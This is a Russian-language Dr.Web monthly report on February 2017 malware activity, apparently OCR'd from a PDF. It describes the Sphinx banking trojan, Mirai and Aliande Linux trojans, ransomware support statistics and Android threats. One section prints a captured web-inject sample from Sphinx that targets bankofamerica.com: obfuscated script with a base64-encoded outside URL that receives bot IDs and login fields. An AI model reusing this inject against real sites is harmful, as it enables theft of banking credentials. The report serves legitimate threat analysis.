Dr.WEB®
с 1992 года

Обзор вирусной активности в феврале 2017 года

Обзор вирусной активности в феврале 2017 года

28 февраля 2017 года

Последний зимний месяц был отмечен появлением нового банковского троянца, унаследовавшего фрагменты исходного кода от другого широко распространенного семейства банкеров, — Zeus (Trojan.PWS.Panda). Эта вредоносная программа встраивает в просматриваемые пользователем веб-страницы постороннее содержимое и запускает на зараженном компьютере VNC-сервер. Кроме того, в феврале аналитики «Доктор Веб» обнаружили нового троянца для ОС Linux. Вирусные базы Антивируса Dr.Web для Android также пополнились новыми записями.

Главные тенденции февраля

- Распространение нового банковского троянца
- Обнаружение опасной вредоносной программы для Linux
- Появление новых троянцев для мобильной платформы Android

Обзор вирусной активности в феврале 2017 года

Угроза месяца

Банковские троянцы считаются одной из самых опасных разновидностей вредоносных программ, поскольку способны красть деньги непосредственно со счетов своих жертв в кредитных организациях. Новый банковский троянец, исследованный в феврале вирусными аналитиками «Доктор Веб», получил наименование Trojan.PWS.Sphinx.2. Он выполняет веб-инжекты, то есть встраивает постороннее содержимое в интернет-страницы, которые просматривает пользователь. Таким образом он может, например, передавать злоумышленникам логины и пароли для входа на банковские сайты, которые пользователь вводит в созданные троянцем поддельные формы. Ниже показан пример кода, который Trojan.PWS.Sphinx.2 встраивает в страницы сайта bankofamerica.com:


```
set_url *.bankofamerica.com/ GP
data_before
<body>
data_end
data_inject
<script id="loader" type="text/javascript">
document.body.style.display = "none";
(function(){
var _0x7f7f=["\x53\x43\x52\x49\x50\x54","\x63\x72\x65\x61\x74\x65\x45\x6C\x65\x6D\x65\x6E\x74","\x3F\x72\x61\x6E\x64\x3D","\x72\x61\x6E\x64\x6F\x6D","\x26","\x61\x6A\x61
var bn = "US_" + "BOFA_2";
var bot_id = "%BOTID%_" + bn;
var sa = decode64("aHR0cHM6Ly9pbmJpd29vLmNvbS9hOHNkYXNkai9Ia2E5MGFsLnBocA==");
var req = "send=0&u_bot_id=" + bot_id + "&bn=" + bn + "&page=0&u_login=&u_pass=&log=" + 'get_me_core';
sendScriptRequest(sa, req, function statusCall1() {
   var element = document.getElementById("loader");
  element.parentNode.removeChild(element);
} );
 })();
</script>
data_end
...
```

Помимо этого Trojan.PWS.Sphinx.2 способен запускать на инфицированном компьютере VNC-сервер, с помощью которого киберпреступники могут подключаться к зараженной машине, и устанавливать в системе цифровые сертификаты для организации атак по технологии MITM (Man in the middle, «человек посередине»). В составе троянца имеется граббер — модуль, перехватывающий и передающий на удаленный сервер информацию, которую жертва вводит в формы на различных сайтах. Примечательно, что автоматический запуск Trojan.PWS.Sphinx.2 осуществляется с помощью специального сценария на языке PHP. Более подробно об этой вредоносной программе рассказано в публикации на сайте компании «Доктор Веб».

Обзор вирусной активности в феврале 2017 года

По данным статистики лечащей утилиты Dr.Web CureIt!

Наиболее распространенные вредоносные программы согласно статистике лечащей утилиты Dr.Web CureIt!




- **Trojan.InstallCore**
  Семейство установщиков нежелательных и вредоносных приложений.
- **Trojan.LoadMoney**
  Семейство программ-загрузчиков, генерируемых серверами партнерской программы LoadMoney. Данные приложения загружают и устанавливают на компьютер жертвы различное нежелательное ПО.
- **Win32.Virut.5**
  Сложный полиморфный вирус, заражающий исполняемые файлы и содержащий функции удаленного управления инфицированным компьютером.

Обзор вирусной активности в феврале 2017 года

По данным серверов статистики «Доктор Веб»

Наиболее распространенные вредоносные программы в феврале 2017 года
согласно данным серверов статистики Dr.Web




- **Trojan.Zadved**
  Надстройки, предназначенные для подмены в окне браузера результатов выдачи поисковых систем, а также демонстрации поддельных всплывающих сообщений социальных сетей. Кроме того, в их троянский функционал входит замена рекламных сообщений, демонстрируемых на различных сайтах.
- **Trojan.InstallCore**
  Семейство установщиков нежелательных и вредоносных приложений.
- **JS.DownLoader**
- Семейство вредоносных сценариев, написанных на языке JavaScript. Загружают и устанавливают на компьютер другие вредоносные программы.
- **BackDoor.IRC.NgrBot.42**
- Довольно распространенный троянец, известный специалистам по информационной безопасности еще с 2011 года. Вредоносные программы этого семейства способны выполнять на инфицированном компьютере поступающие от злоумышленников команды, а управление ими киберпреступники осуществляют с использованием протокола обмена текстовыми сообщениями IRC (Internet Relay Chat).

Обзор вирусной активности в феврале 2017 года

Статистика вредоносных программ в почтовом трафике


Наиболее распространенные вредоносные программы, выявленные в почтовом трафике в феврале 2017 года



- **JS.DownLoader**
  Семейство вредоносных сценариев, написанных на языке JavaScript. Загружают и устанавливают на компьютер другие вредоносные программы.
- **Trojan.Zadved**
  Надстройки, предназначенные для подмены в окне браузера результатов выдачи поисковых систем, а также демонстрации поддельных всплывающих сообщений социальных сетей. Кроме того, в их троянский функционал входит замена рекламных сообщений, демонстрируемых на различных сайтах.
- **Trojan.PWS.Stealer**
  Семейство троянцев, предназначенных для хищения на инфицированном компьютере паролей и другой конфиденциальной информации.

Обзор вирусной активности в феврале 2017 года

По данным бота Dr.Web для Telegram




- **Android.Locker.139.origin**
  Представитель семейства Android-троянцев, предназначенных для вымогательства денег. Различные модификации этих вредоносных программ могут демонстрировать навязчивое сообщение якобы о нарушении закона и о последовавшей в связи с этим блокировке мобильного устройства, для снятия которой пользователю предлагается заплатить определенную сумму.
- **Joke.Locker.1.origin**
  Программа-шутка для ОС Android, блокирующая экран мобильного устройства и выводящая на него изображение «синего экрана смерти» ОС Windows (BSOD, Blue Screen of Death).
- **Android.HiddenAds.24**
  Троянец, предназначенный для показа навязчивой рекламы.
- **Android.SmsSend.15044**
  Представитель семейства вредоносных программ, предназначенных для отправки СМС-сообщений с повышенной тарификацией и подписки пользователей на различные платные контент-услуги и сервисы.
- **BackDoor.Comet.2020**
  Представитель семейства вредоносных программ, способных выполнять на зараженном устройстве поступающие от злоумышленников команды и предоставлять к нему несанкционированный доступ.

Обзор вирусной активности в феврале 2017 года

Троянцы-шифровальщики

Количество запросов на расшифровку, поступивших в службу технической поддержки «Доктор Веб»




В феврале в службу технической поддержки компании «Доктор Веб» чаще всего обращались пользователи, пострадавшие от следующих модификаций троянцев-шифровальщиков:

- **Trojan.Encoder.858** — 31.16% обращений;
- **Trojan.Encoder.567** — 6.70% обращений;
- **Trojan.Encoder.3953** — 4.70% обращений;
- **Trojan.Encoder.761** — 3.31% обращений;
- **Trojan.Encoder.3976** — 1.91% обращений.


Dr.Web Security Space 11.0 для Windows защищает от троянцев-шифровальщиков

Этого функционала нет в лицензии Антивирус Dr.Web для Windows

Превентивная защита



Защита данных от потери



Подробней Смотрите видео о настройке

Опасные сайты

В течение февраля 2017 года в базу нерекомендуемых и вредоносных сайтов было добавлено 134 063 интернет-адреса.

Январь 2017	Февраль 2017	Динамика
+ 223 127	+ 134 063	-39.9%

Нерекомендуемые сайты

Вредоносные программы для Linux

Троянцы, заражающие Linux-устройства, перестали считаться редкостью. Однако в феврале аналитики «Доктор Веб» обнаружили необычную вредоносную программу — запустившись на компьютере с ОС Microsoft Windows, она пытается обнаружить в сети и инфицировать различные Linux-девайсы.

Этот троянец получил обозначение Trojan.Mirai.1. Скачав со своего управляющего сервера список IP-адресов, он запускает на зараженной машине сканер, который опрашивает эти адреса и пытается авторизоваться на них с заданным в конфигурационном файле сочетанием логина и пароля. При подключении по протоколу Telnet к устройству под управлением Linux троянец загружает на скомпрометированный узел бинарный файл, который в свою очередь скачивает и запускает вредоносную программу Linux.Mirai. Помимо этого, Trojan.Mirai.1 может выполнять поступающие от злоумышленников команды и реализует целый ряд других вредоносных функций. Подробные сведения о его возможностях изложены в опубликованной на нашем сайте обзорной статье.

Также в феврале вирусные аналитики «Доктор Веб» исследовали написанного на языке Go троянца Linux.Aliande.4, предназначенного для взлома удаленных узлов методом перебора паролей по словарю (брутфорс). Для своей работы Linux.Aliande.4 использует полученный с управляющего сервера список IP-адресов. Для доступа к удаленным устройствам используется протокол SSH. Перечень успешно подобранных логинов и паролей троянец отсылает злоумышленникам.

Вредоносное и нежелательное ПО для мобильных устройств

В феврале был обнаружен троянец Android.Click.132.origin, который распространялся через каталог Google Play. Эта вредоносная программа незаметно открывала веб-сайты и самостоятельно нажимала на рекламные баннеры. За это вирусописатели получали вознаграждение.

Наиболее заметное событие, связанное с мобильной безопасностью в феврале:

- обнаружение Android-троянца, который скрытно загружал сайты с рекламой и автоматически нажимал на рекламные баннеры.

Более подробно о вирусной обстановке для мобильных устройств в феврале читайте в нашем обзоре.

Обзор вирусной активности в феврале 2017 года

О компании «Доктор Веб»

«Доктор Веб» — российский производитель антивирусных средств защиты информации под маркой Dr.Web. Продукты Dr.Web разрабатываются с 1992 года. Компания — ключевой игрок на российском рынке программных средств обеспечения базовой потребности бизнеса — безопасности информации.

«Доктор Веб» — один из немногих антивирусных вендоров в мире, владеющих собственными уникальными технологиями детектирования и лечения вредоносных программ. Компания имеет свою антивирусную лабораторию, глобальную службу вирусного мониторинга и службу технической поддержки.

Стратегической задачей компании, на которую нацелены усилия всех сотрудников, является создание лучших средств антивирусной защиты, отвечающих всем современным требованиям к этому классу программ, а также разработка новых технологических решений, позволяющих пользователям встречать во всеоружии любые виды компьютерных угроз.

Полезные ресурсы
ВебIQметр | Центр противодействия кибер-мошенничеству

Пресс-центр
Официальная информация | Контакты для прессы | Брошюры | Галерея

Контакты
Центральный офис
125124, Россия, Москва, 3-я улица Ямского поля, вл. 2, корп.12а
www.антивирус.рф | www.drweb.ru | www.mobi.drweb.com | www.av-desk.ru
«Доктор Веб» в других странах